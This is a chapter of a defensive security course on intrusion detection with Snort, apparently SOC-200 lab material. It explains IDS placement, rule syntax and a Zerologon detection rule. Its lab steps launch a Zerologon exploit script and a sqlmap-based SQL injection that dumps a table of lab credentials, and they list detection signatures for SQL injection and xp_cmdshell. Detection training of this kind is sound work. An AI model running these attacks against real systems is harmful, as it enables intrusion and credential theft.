NetFlow[422] is one of several options to understand the activity occurring on a network. There are a few iterations of this mechanism based on proprietary tooling, such as *Qflow* and *pFlow*, but the basic premise remains the same: produce a metadata-only summary of the network flows.

This can be incredibly helpful when threat hunting as it allows us to quickly find unusual connections (high data throughput or malicious IP addresses), but it also comes at the cost of not storing any information about the packet payload.

[422] (Wikipedia, 2021), https://en.wikipedia.org/wiki/NetFlow

As opposed to retrieving metadata-only information, we can instead collect full packet captures, where information of each packet is copied and preserved at the binary level without any information loss.

While full packet capture can reveal a wealth of information, the required storage, computing power, and resources can make any substantial retention quite expensive. Furthermore, a modern IDS will need this full information to apply rules and compare detailed information with signature databases.

In addition to data type, we must also carefully review the placement of these systems.

The purpose of IDS as an architecture component is to maximize visibility, potentially by placing sensors at each ingress point or leveraging aggregation technology to forward data directly to an IDS.

The two IDS placement types are referred to as *inline* and *passive* modes.

A passive IDS solution typically stores all the network traffic so it can perform tasks such as decrypting a custom C2 encrypted communication channel. Given the higher cost of setup, it is normally implemented when there are specific organizational requirements.

An inline sensor would be placed in series with the rest of the networking stack and may feed other systems upstream. For example, a positive detection at the IDS may trigger an automation to block an IP address at a next-generation firewall.

This traffic-blocking feature effectively turns an IDS into an *Intrusion Prevention System* (IPS) that actively prevents ongoing threats from occurring.

Presently, IDS/IPS modules are often integrated into modern firewall solutions to ensure rule blocking automations are performed on the same device.

On the other hand, cloud-based services pose a different challenge. Due to often limited access and the high cost of network monitoring, it is recommended to only analyze a high priority subset of the enterprise network traffic.

For example, to detect a data exfiltration attempt, we would only need to inspect the company's outbound web traffic leaving the public cloud.

As mentioned earlier, *Snort*,[423] which was developed by Martin Roesch in 1998 and is currently in its third major version release, is one of the most-used IDS solutions in the world.

Snort relies on different iterations of *rulesets* in both free and paid subscriptions. These rulesets, which we will thoroughly review in the coming sections, define the criteria to match against when inspecting network traffic.

12.1.2 Foundations of IDS and Rule Crafting

At its heart, an IDS must maintain an evolving set of rules, also known as signatures, to compare against events.

[423] (Cisco Inc.), https://www.snort.org/

An IDS can use these rulesets to easily detect the most common exploits through the use of vendor- or community-driven rules, and several of these signatures are included in the initial Snort Community ruleset.

Snort rules consist of two main components: the *rule header* and the *rule options*. The rule header dictates the action to take (usually *alert*) and then checks any network-related data, such as the transport protocol (TCP, UDP, or ICMP), source and destination ports/IPs, and the direction of the communication.

Rule options are the core mechanism of a Snort rule and they are made by two sub-categories: *General Rule Options* and *Detection Options*. The former provides classification information and the latter implements the actual detection routine, based on a given pattern.

In order to maximize performance, we will filter the rule headers first. This can greatly reduce the number of packets that need inspection at the rule options level.

In this Topic lab, the *snort01* machine acts as router between the 192.168.51.0/24 subnet, which simulates a public network, and the 172.16.51.0/24 subnet, which serves as a private, internal network.

To illustrate this, we will dissect a simple rule that alerts whenever ICMP traffic is detected on the local network interface Snort is listening to.

The rule below needs to be added in /usr/local/etc/rules/local.rules on the snort01 machine, which is already preconfigured with Snort on both network interfaces.

```
alert icmp $HOME_NET any <> $EXTERNAL_NET any ( msg:"ICMP Traffic Detected";
sid:10000001; metadata:policy security-ips alert;)
```

Listing 463 - Example Snort Rule

Here, the rule header tells Snort to alert on ICMP traffic originating from local networks ($HOME_NET) to any external network ($EXTERNAL_NET), in a bidirectional fashion. Next, the rule options, delimited by round brackets, include the log message, the snort id, and the metadata tag.

Once we have added the rule, we can save local.rules and restart the Snort service running on the public interface.

```
offsec@snort01:~$ sudo systemctl restart snort3_external
```

Listing 464 - Restarting the external Snort service

We can confirm everything is working as intended by first moving to the kali01 attacker machine and launching a single **`ping`** towards the snort01 gateway.

```
kali@attacker01:~$ ping 192.168.51.40 -c 1
PING 192.168.51.40 (192.168.51.40) 56(84) bytes of data.
64 bytes from 192.168.51.40: icmp_seq=1 ttl=64 time=0.654 ms

--- 192.168.51.40 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev =
0.654/0.654/0.654/0.000 ms
```

Listing 465 - Launching a single ping from the attacker01

Back on the snort01 machine, we can inspect Snort logs to confirm that our test rule is operational.

```
offsec@snort01:~$ cat /var/log/snort/alert_fast.txt
```



```
10/13-04:50:58.214963 [**] [1:10000001:0] "ICMP Traffic Detected" [**] [Priority: 0]
{ICMP} 192.168.51.50 -> 192.168.51.40
10/13-04:50:58.215019 [**] [1:10000001:0] "ICMP Traffic Detected" [**] [Priority: 0]
{ICMP} 192.168.51.40 -> 192.168.51.50
```

Listing 466 - Reviewing the Snort logs

At the very beginning of the file, we'll find a timestamp. Timestamps are potentially the most important part of any alert or log output because they can correlate to unusual activity during a security incident. The second section displays our rule identifier and message, and the ending indicates priority (this can be customized per rule), the detected protocol, and any IP information.

Notice that each ping will generate two log entries: the first matching the *ICMP Echo request* generated by the kali machine and the second one matching the *ICMP Echo reply* generated by the Snort gateway, thus, depicting a scenario where not only was an attack detected, but where the victim engaged as well.

In this Learning Unit, we discussed the foundation and theory around Intrusion Detection Systems and how to build a very basic rule with Snort. In the next section, we will dissect Snort rules that detect known exploits and learn how to build a new rule that detects a zero-day vulnerability.

12.2 Detecting Attacks

This Learning Unit covers the following Learning Objectives:

1. Learn how to detect known vulnerabilities with Snort rules
2. Learn how to detect novel vulnerabilities with Snort rules

This Learning Unit will take approximately 180 minutes to complete.

Now that we have covered the foundations of Intrusion Detection Systems, we can explore how an IDS can be employed to identify well-known vulnerabilities through static signatures, and also detect unknown vulnerabilities by profiling the attack behavior as a whole.

12.2.1 Known Vulnerabilities

Let's explore an example of a known vulnerability, *Zerologon*[424] (CVE-2020-1472), which involves the Microsoft NETLOGON protocol and was addressed in August 2020.

This flaw, affecting the cryptographic AES-CFB8 implementation in Windows, allows an unauthenticated actor to gain domain administrator privileges by establishing a local Netlogon session.

Among the published exploits, we find that *ComputeNetlogonCredential* accepts an 8-byte challenge that is used to perform a cryptographic operation that returns an 8-byte result.

In order for this operation to function, a random *initialization vector* (IV) must be generated for each plaintext object to be encrypted with the same key. The *ComputeNetlogonCredential* function uses a fixed 16-byte value, which is highly guessable and subject to tampering.

We can address this with a Snort rule that targets the specific network transaction.

[424] (Secura,2021), https://www.secura.com/uploads/whitepapers/Zerologon.pdf


```
alert tcp any any -> $HOME_NET any ( msg:"OS-WINDOWS Microsoft Windows Netlogon crafted
NetrServerReqChallenge elevation of privilege attempt";
flow:to_server,established; dce_iface:uuid 12345678-1234-abcd-ef00-01234567cffb;
dce_opnum:"4"; content:"|04 00|",depth 2,offset 22,fast_pattern; content:"|00 00
00|",distance 0; isdataat:7,relative; isdataat:!8,relative;
byte_extract:1,0,first_cc_byte,relative; byte_test:1,=,first_cc_byte,0,relative;
byte_test:1,=,first_cc_byte,1,relative; byte_test:1,=,first_cc_byte,2,relative;
byte_test:1,=,first_cc_byte,3,relative; detection_filter:track by_src, count 10,
seconds 10; metadata:policy balanced-ips drop,policy max-detect-ips drop,policy
security-ips drop; service:dcerpc; reference:cve,2020-1472;
reference:url,portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-
1472; classtype:attempted-admin; sid:55703; rev:4; )
```

Listing 467 - Zerologon CVE-2020-1472 Snort rule

In the rule header, we are alerting on any TCP connection sourced from a public IP or port that is directed to any address/port combination in our local network.

The rule options begin with the log message that will be included in the log alert. After that, we have the *flow* filtering.

```
flow:to_server,established;
```

Listing 468 - CVE-2020-1472 Snort rule, flow session tracking

The above directive instructs the Snort engine to only inspect packets sent to the server on a previously-established TCP communication.

Next, the rule enables *dcerpc2 preprocessor*[425] to parse only a specific *Universally Unique Identifier* (UUID).

```
dce_iface:uuid 12345678-1234-abcd-ef00-01234567cffb; dce_opnum:"4";
```

Listing 469 - CVE-2020-1472 Snort rule, DCE/RPC UUID filtering

The *dce_iface* rule option filters the packets based on a well-known interface, *Netlogon Remote Protocol unique identifier*,[426] while the *dce_opnum* filters on a specific function call. In this case, it filters on the fourth one: *NetrServerReqChallenge*.

Next, at the core of the rule, we have a few *content* directives, which must all be true in order to trigger the alert.

The first *content* statement we encounter is the following.

```
content:"|04 00|",depth 2,offset 22,fast_patter
```

Listing 470 - CVE-2020-1472 Snort rule, #1 content directive

Enclosed in double quotes and delimited by a pipe (|), we find a hex bytecode pattern representation that we want to match (\x04\x00) at offset 22 from the packet's start of payload.

The *depth* keywords tell the Snort engine to search the specified patterns only for the first two bytes from the specified offset.

[425] (Cisco Inc.), https://www.snort.org/faq/readme-dcerpc2
[426] (Microsoft, 2021), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/c892ce41-af4e-4a44-b2ebb76666ae4863

This pattern is going match the value "4" inside the *Opnum* field of the DCE/RPC header, thus enforcing the *dce_opnum* rule we just encountered.

The *fast_pattern* option is an optimization keyword that will instruct the Snort engine to give priority to this *content* statement before others.

Next, we have our second *content* statement.

```
content:"|00 00 00|",distance 0;isdataat:7,relative; isdataat:!8,relative;
```

Listing 471 - CVE-2020-1472 Snort rule, #2 content directive

This directive starts from *distance 0* and continues until it finds three consecutive null-bytes. Then, the *isdataat* keyword ensures that data exists from an offset of 7 relative to the content match and not from an offset of 8.

The next statements detail byte-level pattern matching and comparison.

```
byte_extract:1,0,first_cc_byte,relative;
```

Listing 472 - CVE-2020-1472 Snort rule, #3 byte-extraction

The initial statement extracts the first byte (1) at offset 0 relative to the previous content match and saves the single byte into the *first_cc_byte* variable.

Next, it's going to use the value saved in the variable in the following four directives:

```
byte_test:1,=,first_cc_byte,0,relative;
byte_test:1,=,first_cc_byte,1,relative; byte_test:1,=,first_cc_byte,2,relative;
byte_test:1,=,first_cc_byte,3,relative;
```

Listing 473 - CVE-2020-1472 Snort rule, #4 byte-testing

The *byte_test* operation compares the following four subsequent bytes to the value previously saved in *first_cc_byte* to make sure they are all equal.

The last piece of the detection rule relates to the threshold that will trigger the alert.

```
detection_filter:track by_src, count 10, seconds 10;
```

Listing 474 - CVE-2020-1472 Snort rule, #5 threshold definition

To reduce the amount of false positives, the rule will trigger an alert only if it matches 10 packets from the same client within 10 seconds. We won't detail the remaining options as they are related to metadata.

Given our knowledge of the Snort rule, we can now experiment with it by connecting to the attacker01 box and, once we've moved into the ~/SOC-200/Network_Detections folder, we can launch the Zerologon attack.

```
kali@attacker01:~/SOC-200/Network_Detections$ python3 zerologon.py server02
172.16.51.10
Performing authentication attempts...
=====
Attack failed. Target is probably patched.
```

Listing 475 - Launching the Zerologon attack from attacker01

Although server02 is patched against this specific vulnerability, our Snort setup should still be able to detect the attempt.

Moving on to the snort01 machine, we can inspect the log footprint generated by the exploit.

```
offsec@snort01:~$ cat /var/log/snort/alert_fast.txt
10/19-07:11:26.417656 [**] [1:55703:4] "OS-WINDOWS Microsoft Windows Netlogon crafted
NetrServerReqChallenge elevation of privilege attempt" [**] [Classification: Attempted
Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.51.50:54810 ->
172.16.51.10:49675 ...
```

Listing 476 - Inspecting Zerologon exploit alert from Snort logs

The alert has been triggered after matching the *NetrServerReqChallenge* RPC API employed by the exploit. We also notice that we have exactly ten repetitions of the same log, which corresponds to the alert threshold configured in the rule.

Next, we'll make use of the *tshark*[427] command line tool from the *Wireshark* suite to simulate an IDS scenario where the network flows are saved into pcap files. Let's start by launching **tshark** from the snort01 machine.

```
offsec@snort01:~$ sudo tshark -f "tcp" -i ens160 -w /home/offsec/SOC-
200/Network_Detections/zerologon.pcap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'ens160'
```

Listing 477 - Launching tshark to save exploit's packets

Here, we direct **tshark** to filter only TCP packets passing through the *ens160* interface and to save the result into a pcap file.

With the capture still running, we'll move to the Kali attacker01 box and launch the attack as we did previously.

Once complete, we'll go back to snort01 and interrupt tshark with C+C.

From the snort01 /home/offsec/SOC-200/Network_Detections folder, we'll start a web server on port 8080 where we can download the pcap file on our Kali machine.

```
offsec@snort01:~/SOC-200/Network_Detections$ python3 -m http.server 8080 Serving
HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Listing 478 - Starting the websever on snort01 to share the pcap

Then from Kali, let's open a browser, surf to the following URL, and save the pcap to a local folder.

```
http://192.168.51.40:8080/zerologon.pcap
```

Listing 479 - Fetching the pcap file through Kali's browser

Once the pcap is loaded into Wireshark, we can analyze the outcome of our capture by filtering the traffic with the following *Display Filter*:[428] "rpc_netlogon && ip.dst==172.16.51.10 && netlogon.opnum == 4"

[427] (Wireshark Foundation, 2021), https://www.wireshark.org/docs/man-pages/tshark.html
[428] (Wireshark Foundation, 2021), https://wiki.wireshark.org/DisplayFilters




Figure 45: Zerologon attack pcap 1

With these Display Filter parameters, we will parse the pcap for any *rpc_netlogon* traffic directed to our server containing a netlogon operation number equal to "4", which is the value specified as the first *content* statement of our Snort rule.

Nice! Now we have hard evidence of network traffic along with Snort logs.

Let's explore a little deeper and review the packets' byte content. Because all packets are similar, we are going to limit our analysis to the first one.




Figure 46: Zerologon attack pcap 2

On the lower *Packets Byte* pane, we have three columns. The leftmost column holds the offset from the packet start, the center column displays the actual byte content, and the rightmost column shows the ASCII translation of each byte.

Highlighted in the Packet Bytes pane, we have the first content matching of our Snort rule, which happens to be 22 (0x16) bytes away from the start of the payload (offset 0x36). The “22” value can be found as the *offset* keyword in the original rule.

This confirms that portion of the rule is intended to match the first byte of the DCE/RPC’s header *opnum* two-byte field.

Next, we’ll move on to the second content statement.


```
rpc_netlogon && ip.dst==172.16.50.10 && netlogon.opnum == 4

No.  Time          Source          Destination     Protocol  Length  Info
31   2.893098520   192.168.50.50   172.16.50.10    RPC_NE…   156     NetrServerReqChallenge request, server02
37   2.898878010   192.168.50.50   172.16.50.10    RPC_NE…   156     NetrServerReqChallenge request, server02

▸ Frame 31: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits) on interface ens160, id 0
▸ Ethernet II, Src: VMware_8a:71:1b (00:50:56:8a:71:1b), Dst: VMware_8a:1b:bc (00:50:56:8a:1b:bc)
▸ Internet Protocol Version 4, Src: 192.168.50.50, Dst: 172.16.50.10
▸ Transmission Control Protocol, Src Port: 54216, Dst Port: 49675, Seq: 73, Ack: 61, Len: 102
▾ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 102, Call: 1, Ctx: 0, [Resp: #32]
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ▸ Packet Flags: 0x03
  ▸ Data Representation: 10000000 (Order: Little-endian, Char: ASCII, Float: IEEE)
    Frag Length: 102
    Auth Length: 0
    Call ID: 1
    Alloc hint: 78
    Context ID: 0
    Opnum: 4
    [Response in frame: 32]
  ▸ Complete stub data (78 bytes)
▾ Microsoft Network Logon, NetrServerReqChallenge
    Operation: NetrServerReqChallenge (4)
    [Response in frame: 32]
  ▾ Server Handle: \\server02
      Referent ID: 0x000054f2
      Max Count: 11
      Offset: 0
      Actual Count: 11
      Handle: \\server02
  ▾ Computer Name: server02
      Max Count: 9
      Offset: 0
      Actual Count: 9
      Computer Name: server02
    Client Challenge: 0000000000000000

0000  00 50 56 8a 1b bc 00 50  56 8a 71 1b 08 00 45 00   ·PV····P V·q···E·
0010  00 8e ac 95 40 00 40 06  bc df c0 a8 32 32 ac 10   ····@·@· ····22··
0020  32 0a d3 c8 c2 0b 98 df  dc 16 e0 e8 95 5a 50 18   2····· ·····ZP·
0030  01 f6 1d 62 00 00 05 00  00 03 10 00 00 00 66 00   ···b···· ......f·
0040  00 00 01 00 00 00 4e 00  00 00 00 00 04 00 f2 54   ......N· ·......T
0050  00 00 0b 00 00 00 00 00  00 00 0b 00 00 00 5c 00   ····· ····· ·····\·
0060  5c 00 73 00 65 00 72 00  76 00 65 00 72 00 30 00   \·s·e·r· v·e·r·0·
0070  32 00 00 00 ab ab 09 00  00 00 00 00 00 00 09 00   2····· ·····
0080  00 00 73 00 65 00 72 00  76 00 65 00 72 00 30 00   ··s·e·r· v·e·r·0·
0090  32 00 00 00 00 00 00 00  00 00 00 00               2····· ····
```

Figure 47: Zerologon attack pcap 3

It explicitly matches the trailing three null bytes from the *Max Count* header sub-field in the *Server Handle* field of the Network Logon protocol header.

Finally, the last portion of the content matching rule corresponds to the four bytes of the *Offset* header field of the Network Logon protocol header.


```
rpc_netlogon && ip.dst==172.16.50.10 && netlogon.opnum == 4
No.  Time          Source          Destination     Protocol  Length Info
31   2.893098520   192.168.50.50   172.16.50.10    RPC_NE…   156    NetrServerReqChallenge request, server02
37   2.898878010   192.168.50.50   172.16.50.10    RPC_NE…   156    NetrServerReqChallenge request, server02

▸ Frame 31: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits) on interface ens160, id 0
▸ Ethernet II, Src: VMware_8a:71:1b (00:50:56:8a:71:1b), Dst: VMware_8a:1b:bc (00:50:56:8a:1b:bc)
▸ Internet Protocol Version 4, Src: 192.168.50.50, Dst: 172.16.50.10
▸ Transmission Control Protocol, Src Port: 54216, Dst Port: 49675, Seq: 73, Ack: 61, Len: 102
▾ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 102, Call: 1, Ctx: 0, [Resp: #32]
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ▸ Packet Flags: 0x03
  ▸ Data Representation: 10000000 (Order: Little-endian, Char: ASCII, Float: IEEE)
    Frag Length: 102
    Auth Length: 0
    Call ID: 1
    Alloc hint: 78
    Context ID: 0
    Opnum: 4
    [Response in frame: 32]
  ▸ Complete stub data (78 bytes)
▾ Microsoft Network Logon, NetrServerReqChallenge
    Operation: NetrServerReqChallenge (4)
    [Response in frame: 32]
  ▾ Server Handle: \\server02
      Referent ID: 0x000054f2
      Max Count: 11
      Offset: 0
      Actual Count: 11
      Handle: \\server02
  ▾ Computer Name: server02
      Max Count: 9
      Offset: 0
      Actual Count: 9
      Computer Name: server02
    Client Challenge: 0000000000000000

0000  00 50 56 8a 1b bc 00 50  56 8a 71 1b 08 00 45 00   ·PV····P V·q···E·
0010  00 8e ac 95 40 00 40 06  bc df c0 a8 32 32 ac 10   ····@·@· ····22··
0020  32 0a d3 c8 c2 0b 98 df  dc 16 e0 e8 95 5a 50 18   2····· ·····ZP·
0030  01 f6 1d 62 00 00 05 00  00 03 10 00 00 00 66 00   ···b···· ......f·
0040  00 00 01 00 00 00 4e 00  00 00 00 00 04 00 f2 54   ......N· .......T
0050  00 00 0b 00 00 00 00 00  00 00 0b 00 00 00 5c 00   ····· ·· ····\·
0060  5c 00 73 00 65 00 72 00  76 00 65 00 72 00 30 00   \·s·e·r· v·e·r·0·
0070  32 00 00 00 ab ab 09 00  00 00 00 00 00 00 09 00   2····· ·····
0080  00 00 73 00 65 00 72 00  76 00 65 00 72 00 30 00   ··s·e·r· v·e·r·0·
0090  32 00 00 00 00 00 00 00  00 00 00 00               2····· ····
```

Figure 48: Zerologon attack pcap 4

These are the four bytes that are tested via the *byte_extract* and *byte_test* operations.

12.2.2 Extra Mile I

The snort01 machine has tshark preinstalled. Replicate the zerologon pcap Snort rule analysis directly on the machine without using Wireshark.

12.2.3 Novel Vulnerabilities

Now that we're armed with an understanding of traditional intrusion detection technology, let's slightly shift our analysis. We've discussed the complexity of modern networks, but this conversation would not be complete without also discussing the increasing complexity of modern cyber-attacks.

Tools like Snort will easily detect and block the vast majority of this activity, but what about the massive amount of unknown and unrecognizable threats?

The most modern approaches in next-generation intrusion detection systems leverage machine learning, statistical analysis, and artificial intelligence to model normal network and user behavior as well as alert on subsequent deviations.

With this in mind, another approach to the zero-day dilemma is to use an allow *access-list* of sorts to create hard, well-established baselines.

However, there are situations where we cannot avoid attacks by relying on statistical data and the predefined rules that are based on unpatched vulnerabilities.

Publicly-available web applications are one of the most widespread cases that fall in this category, while an internet-facing web server might expose vulnerable applications with unpatched vulnerabilities that can be exploited remotely.

Luckily, web application vulnerabilities can be grouped into macro categories that OWASP tracks in their popular Top 10 [429] chart. Attack vectors targeting the same macro-vulnerability often have a common denominator, which means multiple generic detection rules can be crafted to catch different stages of the attack.

This is the case with *SQL injections*, where ad-hoc rules are shipped together with the Snort ruleset developed by the Talos [430] group. The *SQLi* ruleset currently amounts to 117 rules.

To demonstrate this concept, we are going to launch an attack against a vulnerable PHP web application on the Windows server02 web server, while monitoring Snort for alerts.

We'll first connect to snort01 as the offsec user and confirm the two Snort instances and SQLi rulesets are running.

[429] (OWASP Top 10 team), https://owasp.org/Top10/

[430] (Cisco Inc.), https://www.snort.org/talos


```
offsec@snort01:~$ systemctl status snort3_external ●
snort3_external.service - Snort3 NIDS Daemon external
     Loaded:  loaded  (/lib/systemd/system/snort3_external.service;  enabled;  vendor
preset: enabled)
     Active: active (running) since Mon 2021-10-25 06:41:28 EDT; 2h 44min ago
   Main PID: 46868 (snort)
      Tasks: 2 (limit: 4650)
     Memory: 81.5M
     CGroup: /system.slice/snort3_external.service
             └─46868 /usr/local/bin/snort -D -u snort -g snort -c
/usr/local/etc/snort/snort.lua -R /usr/local/etc/rules/sql.rules -R
/usr/local/etc/rules/local.rules -R /usr/local/etc/rules/pulledpork.rules -i ens160 -s
65535 -k none -l /var/log/snort -m 0x1b --create-pidfile

offsec@snort01:~$ systemctl status snort3_internal ●
snort3_internal.service - Snort3 NIDS Daemon internal
     Loaded:  loaded  (/lib/systemd/system/snort3_internal.service;  enabled;  vendor
preset: enabled)
     Active: active (running) since Mon 2021-10-25 06:41:33 EDT; 2h 44min ago
   Main PID: 46873 (snort)
      Tasks: 2 (limit: 4650)
     Memory: 84.3M
     CGroup: /system.slice/snort3_internal.service
             └─46873 /usr/local/bin/snort -D -u snort -g snort -c
/usr/local/etc/snort/snort.lua -R /usr/local/etc/rules/sql.rules -R
/usr/local/etc/rules/local.rules -R /usr/local/etc/rules/pulledpork.rules -i ens192 -s
65535 -k none -l /var/log/snort -m 0x1b --create-pidfile
```

Listing 480 - Verifying Snort daemons and SQLi ruleset

With the two daemons correctly running the necessary rules, we will now cleanup the local Snort log file using the **`truncate`** utility followed by **`-s 0`** to specify a size of 0 bytes.

```
offsec@snort01:~$ sudo truncate -s  0 /var/log/snort/alert_fast.txt [sudo]
password for offsec:
```

Listing 481 - Verifying Snort daemons and SQLi ruleset

With the IDS setup in place, we can now launch the attack by first logging in to the kali attacker01 machine and running the command shown below from the ~/SOC-200/Network_Detections.

```
kali@attacker01:~/SOC-200/Network_Detections$ ./sqli.sh ... web application technology:
Apache 2.4.51, PHP 8.0.11 back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
Database: hacking_db
Table: users
[14 entries]
+----+----------------+----------+
| id | password       | username |
+----+----------------+----------+
| 1  | somesecrect    | john     |
| 2  | supertopsecret | mallory  |
| 3  | p@ssword       | admin    |
| 4  | verysafe       | secure   |
| 5  | offsec         | offsec   |
```



```
| 6  | genious        | superman |
| 7  | mob!le         | eve      |
| 8  | admin          | admin    |
| 9  | admin1         | admin1   |
| 10 | admin2         | admin2   |
| 11 | admin3         | admin3   |
| 12 | anything       | bob      |
| 13 | admin4         | admin4   |
| 14 | verysecret     | dbadmin  |
+----+----------------+----------+
```

Listing 482 - Launching the sqlmap attack from Kali attacker01

Once the automated attack has completed, we'll notice that the users credential database has been dumped, indicating the attack was successful.

Back on the snort01 Linux machine, we can inspect the Snort logs to verify if the ruleset has detected the attack.

```
offsec@snort01:~$ cat /var/log/snort/alert_fast.txt
10/25-09:33:26.109347 [**] [1:1061:13] "SQL xp_cmdshell attempt" [**]
[Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.51.50:48176   -> 172.16.50.10:80
10/25 09:33:26.109277 [**] [1:1061:13] "SQL xp_cmdshell attempt" [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.51.50:48176 -> 192.168.51.40:80
10/25-09:33:26.109347 [**] [1:13990:27] "SQL union select - possible sql injection
attempt - GET parameter" [**] [Classification: Misc Attack] [Priority: 2] {TCP}
192.168.51.50:48176 -> 172.16.50.10:80
10/25-09:33:26.109347 [**] [1:19439:10] "SQL 1 = 1 - possible sql injection attempt"
[**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.51.50:48176 ->
172.16.50.10:80
10/25-09:33:26.109277 [**] [1:13990:27] "SQL union select - possible sql injection
attempt - GET parameter" [**] [Classification: Misc Attack] [Priority: 2] {TCP}
192.168.51.50:48176 -> 192.168.51.40:80
10/25-09:33:26.109277 [**] [1:19439:10] "SQL 1 = 1 - possible sql injection attempt"
[**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.51.50:48176
-> 192.168.51.40:80 ...
```

Listing 483 - Inspecting the SQLi attack from the Snort log on the snort01 machine

Good news! Our vulnerability-class specific Snort ruleset managed to detect an attack against a novel and unpatched vulnerability.

To avoid getting overwhelmed by the amount of logs, we can filter the output with **`grep`** and **`sort`** to get an overview of the actual rules that have been triggered. We filter the output by showing only the content between the **`[**]`** and the **`{`** values and then with **`sort`**, we remove any duplicate lines with the **`-u`** parameter.

```
offsec@snort01:~$ cat /var/log/snort/alert_fast.txt  | grep -o .[\*\*\].*\{ | sort -u
[**] [1:1061:13] "SQL xp_cmdshell attempt" [**] [Classification: Web Application
Attack] [Priority: 1] {
[**] [1:13990:27] "SQL union select - possible sql injection attempt - GET parameter"
[**] [Classification: Misc Attack] [Priority: 2] {
[**] [1:19439:10] "SQL 1 = 1 - possible sql injection attempt" [**] [Classification:
Web Application Attack] [Priority: 1] {
[**] [1:24172:2] "SQL use of concat function with select - likely SQL injection" [**]
[Classification: Web Application Attack] [Priority: 1] {
```



```
[**] [1:26925:2] "SQL generic convert injection attempt - GET parameter" [**]
[Classification: Web Application Attack] [Priority: 1] {
[**] [1:37443:2] "SQL use of sleep function with select - likely SQL injection" [**]
[Classification: Web Application Attack] [Priority: 1] {
[**] [1:41449:2] "SQL use of sleep function with and - likely SQL injection" [**]
[Classification: Web Application Attack] [Priority: 1] {
[**] [1:49666:2] "SQL HTTP URI blind injection attempt" [**] [Classification: Web
Application Attack] [Priority: 1] {
```

Listing 484 - Retrieving the rules from the log using filters

After filtering out duplicate logs, we'll find that eight rules have been triggered by the attack pattern, all of which are related to different SQL injection attack techniques.

If we inspect the entire log trace once more, we'll notice that most of the rules have been triggered during the initial attack phase. This is because the tool we used for automating the attack (*sqlmap*)[431] is performing a probing analysis to discover which kind of database and vulnerability is affecting the application. We can review the probing phase from the logs below:

```
11/02-07:04:26.577096 [**] [1:1061:13] "SQL xp_cmdshell attempt" [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.50.50:58798 ->
192.168.50.40:80 11/02-07:04:26.577096 [**] [1:13990:27] "SQL union select -
possible sql injection attempt - GET parameter" [**] [Classification: Misc Attack]
[Priority: 2] {TCP} 192.168.50.50:58798 -> 192.168.50.40:80 ...
